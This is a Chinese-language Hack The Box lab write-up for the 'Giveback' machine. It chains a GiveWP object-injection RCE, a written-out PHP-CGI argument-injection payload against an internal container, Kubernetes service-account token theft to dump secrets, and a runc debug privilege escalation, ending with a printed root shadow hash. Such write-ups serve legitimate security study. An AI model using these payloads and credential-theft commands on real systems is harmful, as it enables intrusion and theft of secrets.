基本信息
- https://app.hackthebox.com/machines/Giveback
- 10.10.11.94
端口扫描
22和80:
1 | nmap -sC -sV -Pn 10.10.11.94 |
80
donation相关网站,用的wordpress:

GiveWP
常规wpscan,发现使用的GiveWP插件存在大量漏洞:
1 | wpscan --url http://10.10.11.94/ --enumerate p,t,u --plugins-detection aggressive |

CVE-2024-5932
搜索可以找到相关分析和exp:
- WordPress GiveWP POP to RCE (CVE-2024-5932) | RCE Security
https://www.rcesecurity.com/2024/08/wordpress-givewp-pop-to-rce-cve-2024-5932/ - EQSTLab/CVE-2024-5932: GiveWP PHP Object Injection exploit
https://github.com/EQSTLab/CVE-2024-5932

对应的url可以在donation station里找到,打到容器内root:
1 | http://10.10.11.94/donations/the-things-we-need/ |
LEGACY_INTRANET_SERVICE
查看环境变量可以发现LEGACY_INTRANET_SERVICE_PORT是在另一个容器上的5000端口:
1 | env |
当前容器内连curl都没有,但可以用prel或者php来构造请求,发现PHP-CGI:
1 | alias pcurl='perl -MHTTP::Tiny -e '\''$_=shift;$_="http://$_" unless /^https?:\/\//;print HTTP::Tiny->new->get($_)->{content}'\''' |
PHP-CGI


后面就是利用PHP-CG执行命令了,打到另一个容器内root:
- watchtowrlabs/CVE-2024-4577: PHP CGI Argument Injection (CVE-2024-4577) Remote Code Execution PoC
https://github.com/watchtowrlabs/CVE-2024-4577/tree/main
1 | php -r '$u="http://10.43.2.241:5000/cgi-bin/php-cgi?%ADd+allow_url_include%3D1+%ADd+auto_prepend_file%3Dphp://input"; $d="id"; $h="Content-Type: application/x-www-form-urlencoded\r\nUser-Agent: curl/7.79.1\r\n"; $ctx=stream_context_create(["http"=>["method"=>"POST","header"=>$h,"content"=>$d]]); echo file_get_contents($u,false,$ctx);' |
kubernetes
后面稍微需要一点k8s知识了,第二个容器内可以看到serviceaccount token,所以就是利用token得到secrets,其中包含USER_PASSWORD:
- k8s攻防-窃取Service Account令牌获取集群权限及对应检测方式-先知社区
https://xz.aliyun.com/news/12548 - Kubernetes Enumeration - HackTricks Cloud
https://cloud.hacktricks.wiki/en/pentesting-cloud/kubernetes-security/kubernetes-enumeration.html#service-account-tokens
1 | curl -k -H "Authorization: Bearer $(cat /var/run/secrets/kubernetes.io/serviceaccount/token)" https://kubernetes.default.svc/api/v1/namespaces/default/secrets |
user flag

上面得到的密码就是babywyrm密码,ssh登录:
提权信息
可以sudo运行debug,但还需要另一个管理密码:

密码实际上就是复用了前面的一个密码:
1 | curl -k -H "Authorization: Bearer $(cat /var/run/secrets/kubernetes.io/serviceaccount/token)" https://kubernetes.default.svc/api/v1/namespaces/default/secrets | grep -irn pass |
可以看到是runc debug相关的:

这种条件下,挂载读文件即可
提权 & root flag
自己创建配置文件,通过runc debug执行,读取文件:
1 | mkdir -p ~/miao |

shadow
1 | root:$y$j9T$QFzc3gsorLqusBf73kX1x.$jyvD/pCPnr99xNLW62eqJVCQT5IbN7seZdPI3YoLgCA:20361:0:99999:7::: |
参考资料
- WordPress GiveWP POP to RCE (CVE-2024-5932) | RCE Security
https://www.rcesecurity.com/2024/08/wordpress-givewp-pop-to-rce-cve-2024-5932/ - EQSTLab/CVE-2024-5932: GiveWP PHP Object Injection exploit
https://github.com/EQSTLab/CVE-2024-5932 - watchtowrlabs/CVE-2024-4577: PHP CGI Argument Injection (CVE-2024-4577) Remote Code Execution PoC
https://github.com/watchtowrlabs/CVE-2024-4577/tree/main - k8s攻防-窃取Service Account令牌获取集群权限及对应检测方式-先知社区
https://xz.aliyun.com/news/12548 - Kubernetes Enumeration - HackTricks Cloud
https://cloud.hacktricks.wiki/en/pentesting-cloud/kubernetes-security/kubernetes-enumeration.html#service-account-tokens
